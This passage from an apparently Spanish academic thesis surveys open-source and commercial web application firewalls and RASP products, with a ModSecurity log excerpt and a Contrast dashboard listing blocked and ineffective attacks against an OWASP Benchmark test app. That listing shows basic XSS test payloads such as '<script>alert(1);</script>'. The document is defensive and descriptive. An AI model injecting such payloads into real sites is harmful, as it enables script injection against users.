


Figura 22: Arquitectura de Shadow Daemon (Shadow Daemon, 2016)

2.4.1.6 Sophos UTM 9

Se trata de la versión gratuita del firewall Sophos UTM, ilimitada en el tiempo y con un WAF integrado (Sophos Ltd., 2016). Tiene capacidad para gestionar certificados, por lo que puede analizar tráfico cifrado. Gestionable mediante una interfaz web, se pueden activar o desactivar categorías a proteger (xss, SQLi, etc.), si bien, no se tiene acceso a la configuración directa de cada regla.

Al indagar en los resultados de los logs generados por ésta solución, puede comprobarse que la solución WAF integrada es ModSecurity, ya que aplica sus reglas.




Figura 23: Activación de la protección WAF en un servidor web, en Sophos UTM 9




Figura 24: Gestión de las reglas WAF en Sophos UTM 9

```
[pid 6872:tid 3006720880] [client 192.168.0.28] ModSecurity: Warning. Pattern match "^[\\\\d.:]+$" at REQUEST_HEADERS:Host. [file
[rev "2"] [msg "Host header is a numeric IP address"] [data "192.168.0.182"] [severity "WARNING"] [ver "OWASP_CRS/2.2.7"] [maturity "9"] [accuracy "9"] [tag
g "PCI/6.5.10"] [tag "http://technet.microsoft.com/en-us/magazine/2005.01.hackerbasher.aspx"] [hostname "192.168.0.182"] [uri "/benchmark/"] [unique_id

[pid 6872:tid 3006720880] [client 192.168.0.28] ModSecurity: Warning. Operator LT matched 5 at TX:inbound_anomaly_score. [file
nbound Anomaly Score (Total Inbound Score: 3, SQLi=, XSS=): Host header is a numeric IP address"] [hostname "192.168.0.182"] [uri "/benchmark/"] [unique_id

2" size="0" user="-" host="192.168.0.28" method="GET" statuscode="404" reason="-" extra="-" exceptions="-" time="77433" url="/benchmark/" server="192.168.0.18
```

Figura 25: Extracto del log de Sophos UTM 9. Se observa la aplicación de las reglas de ModSecurity

2.4.2 Soluciones WAF comerciales

2.4.2.1 Imperva (Incapsula)

Se trata de un CDN (Content Delivery Network), balanceador y optimizador de carga que integra WAF y protección ante ataques DDoS. Se ofrece como SaaS y, requiere únicamente un cambio en las direcciones DNS del dominio a proteger.

Desde el dashboard de gestión, permite el bloqueo por ubicación geográfica, listas negras y blancas de IP, la gestión de reglas de protección WAF, así como la detección y puesta en cuarentena de backdoors. Permite, además, la creación de reglas de acción personalizadas que desencadenan diferentes eventos al activarse. (Imperva, 2016).




Figura 26: Estadísticas de visitas en el dashboard de Incapsula




Figura 27: Bloqueo de bots, países, URLs, IPs en Incapsula




Figura 28: Gestión de reglas WAF en Incapsula




Figura 29: Estructura de una regla personalizada en Incapsula (Imperva, 2016)

2.4.2.2 KEMP Web Application Firewall Pack (AFP)

La presente solución combina un WAF con otros servicios como balanceo de carga inteligente, IDS/IPS, seguridad periférica y autenticación. Gestionable mediante un interfaz web, implementa el motor WAF de ModSecurity, con una actualización constante de reglas proporcionada por Trustwave. (Kemp Technologies, 2016).

Permite la mitigación de las siguientes categorías de vulnerabilidades:

- Manipulación de cookies.
- Cross Site Request Forgery (CSRF)
- Cross Site Scripting (XSS)
- Data Loss Prevention (DLP)
- Ataques de Inyección.

Cumple con los siguientes requisitos de *Payment Card Industry Data Security Standards (PCI DSS)* (Kemp Technologies, 2016):

- PCI – DSS Section 1.2: Denegar el tráfico de redes y hosts no confiables.
- PCI – DSS Section 3.3: Enmascarar los números de cuenta cuando éstos se muestran.
- PCI – DSS Section 3.5: Proteger las claves de cifrado contra la divulgación y el uso indebido.
- PCI – DSS Section 4.1: Uso de protocolos criptográficos y de seguridad sólidos.
- PCI – DSS Section 6.6: Realizar auditoria y corrección de las vulnerabilidades del código de la aplicación, o implantar un WAF.




Figura 30: Configuración de reglas en KEMP

2.4.2.3 Trustwave WebDefend WAF

Trustwave es el principal desarrollador de ModSecurity y uno de los líderes del proyecto OWASP ModSecurity Core Rule Set (CRS), proyecto que proporciona un conjunto genérico de reglas de detección de ataques para su uso con ModSecurity o dispositivos WAF compatibles con sus reglas. (Trustwave, 2016).

Ofrece su producto comercial, el cual dispone de la certificación Common Criteria EAL 2+, está disponible como dispositivo hardware, máquina virtual o SaaS, permitiendo llegar a más de las 40.000 transacciones por segundo en el caso de los dispositivos hardware o más de 13.000 transacciones por segundo en el caso de las máquinas virtuales o SaaS.

Utiliza un sistema de creación de perfiles y varios motores de detección colaborativos para garantizar el flujo de tráfico crítico y proteger la información confidencial. Usa el modelo de reglas de ModSecurity, si bien con reglas y funcionalidades adicionales no disponibles en el set de reglas de OWASP.

2.4.2.4 Barracuda

El producto WAF de Barracuda realiza la autenticación previa en el perímetro, antes de permitir el acceso a las aplicaciones críticas, posibilitando también la autenticación de dos

factores. Es posible realizar su despliegue en clusters de alta disponibilidad con el fin de proporcionar funciones de alta disponibilidad y redundancia. Además, puede proteger entornos de nube privados, así como aplicaciones web instaladas en plataformas como Amazon Web Services o Microsoft Azure. (Barracuda, 2016).

Se dispone de perfiles adaptables, los cuales permiten a los administradores crear perfiles de seguridad positivos de sus aplicaciones, tomando muestras de tráfico web de hosts fiables; dichos perfiles, una vez activados, permiten la creación de listas blancas granulares en partes sensibles de las aplicaciones.

Es capaz de proteger la superficie de ataque de aplicaciones móviles y APIs REST, filtrando payloads maliciosos en peticiones JSON. Incorpora, además la funcionalidad de firewall XML, protegiendo a las aplicaciones frente a envenenamiento de esquema y Web Services Description Language (WSDL).

Ofrece, además, protección contra fuga de información confidencial, inspeccionando todo el tráfico de salida y enmascarando contenido como números de tarjetas de crédito o cualquier otro patrón personalizado sin intervención del administrador, generando entradas en los archivos logs, las cuales pueden usarse para detectar posibles fugas de información.

Es capaz de integrarse con aplicaciones de escaneo de vulnerabilidades como IBM AppScan para configurar automáticamente, y sin ninguna intervención del administrador, una plantilla de seguridad de aplicación para proteger los problemas detectados, en función de los resultados de salida aportados por la herramienta de escaneo.

Barracuda WAF proporciona consolidación y correlación de alertas, pudiendo definirse notificaciones personalizadas en función de múltiples elementos como: severidad, tipo de ataque, aplicación afectada, frecuencia, etc.




Figura 31: Arquitectura WAF Barracuda (Barracuda, 2016)

2.4.3 Soluciones RASP comerciales

2.4.3.1 HPE Security Fortify Application Defender

HPE Security Fortify Application Defender (AppDefender) está disponible como solución SaaS o como solución "on-premise" y para aplicaciones desarrolladas en JAVA o .NET. Funciona mediante la instalación de un agente (un archivo jar en el caso de aplicaciones desarrolladas en JAVA, o un archivo instalable en el caso de aplicaciones desarrolladas en .NET) (Hewlett Packard Enterprise, 2016a).

El agente integrado en la aplicación a proteger, analiza las peticiones realizadas a la aplicación y la respuesta generada por la misma; en función de la configuración del agente, puede monitorizar o bloquear las peticiones maliciosas.

Los datos son enviados en tiempo real a los servidores de AppDefender, donde mediante un interfaz web, informa de los intentos de ataque que sufre la aplicación a proteger, detallando el tipo de ataque de que se trata, la severidad del mismo, día y hora del ataque, la ruta de la solicitud, dirección IP origen, status (monitor o protected), etc., permitiendo un análisis más en profundidad de cualquier payload malicioso detectado de forma simple.

De forma fácil pueden activarse o desactivarse las diferentes categorías de ataque a proteger, estableciendo las mismas en modo monitor o modo protect.

Todos los datos de registro, pueden ser comunicados a aplicaciones SIEM o a logs de registros de cumplimiento. La perspectiva contextual desde el flujo de datos de las

aplicaciones y la lógica de ejecución de la misma, permite la reconstrucción de la petición maliciosa y la trazabilidad de la pila de llamadas.

En función del tipo de licencia de que se disponga, se podrán proteger una o más aplicaciones; cada una de ellas, llevará asociada su agente, el estado del cual podrá verse en el panel de control del interfaz web.




Figura 32: Arquitectura App Defender SaaS y On-Premise (Hewlett Packard Enterprise, 2016a)

2.4.3.2 Contrast Security

Funciona mediante la instalación de un archivo jar o .NET, iniciándose con la aplicación a proteger, el cual se comunica con el “TeamServer”, que se encarga de recoger y procesar toda la información recibida (Contrast Security, 2016c).

Disponible como producto SaaS o producto “on-premise”, la solución de Contrast proporciona información en un interfaz web, no solamente de los ataques producidos, sino que además presenta información extensa sobre las vulnerabilidades detectadas, las librerías en uso y las versiones instaladas de las mismas, indicando si existe alguna actualización posterior, así como si la librería presenta alguna vulnerabilidad, actuando como una solución Interactive Application Security Testing (IAST).

Proporciona extensa información acerca de las vulnerabilidades detectadas, indicando la línea de código en la que es posible realizar la explotación de la vulnerabilidad, así como indicaciones para remediar la vulnerabilidad, pila de llamadas, etc.

Como solución RASP, informa exhaustivamente sobre los ataques realizados. Indica los ataques bloqueados y aquellos que, aun habiéndose efectuado, no han servido para explotar la vulnerabilidad.

BLOCKED	OWASP Benchmark	ubuntu	Cross-Site Scripting	4 hours ago	/benchmark/...	<script>alert(1);</script>
INEFFECTIVE	OWASP Benchmark	ubuntu	Cross-Site Scripting	4 hours ago	/benchmark/...	'"<script>alert(1);</script>

Figura 33: Contrast distingue entre ataques bloqueados y ataques inefectivos




Figura 34: Información proporcionada del bloqueo de un ataque por Contrast

2.4.3.3 Immunio

Funciona instalando un agente en la aplicación en producción a proteger: un archivo jar en el caso de aplicaciones desarrolladas en JAVA, un archivo GEM en aplicaciones desarrolladas en Ruby, o un paquete de Python, si está desarrollada en Python. Actualmente, se trata del único producto que soporta los lenguajes Ruby y Python (Immunio, 2016a, 2016b).

Una vez el agente está instalado, éste es capaz de interceptar todas las peticiones efectuadas a la aplicación, así como las respuestas generadas por la misma. En función de la carga maligna de la petición, de las reglas activadas y de la configuración del agente, las actuaciones del agente pueden consistir en:

- Generar un evento en el panel de control de IMMUNIO para que el usuario decida qué acción debe realizarse.
- Iniciar de forma inmediata la protección proactiva de la aplicación con el objeto de evitar la explotación de las posibles vulnerabilidades.




Figura 35: Arquitectura de IMMUNIO (Immunio, 2016a)

2.4.3.4 Waratek

El producto funciona mediante la instalación de un agente JAVA, el cual crea un contenedor virtual seguro alrededor de la aplicación. Este contenedor contiene una máquina virtual de JAVA con los controles de seguridad incorporados, separando la ejecución del código JRE inseguro, de la ejecución de la JVM. De este modo, la JVM tiene visibilidad completa de las características de ejecución de la aplicación, ya que cualquier acceso externo a o desde la aplicación Java, es realizado por la JVM en nombre de la aplicación, incluyendo accesos a ficheros, red y base de datos (Waratek, 2016).

La JVM de Waratek está construida basándose en el estándar de Oracle HotSpot JVM y está certificada para ser compatible con la plataforma JAVA.

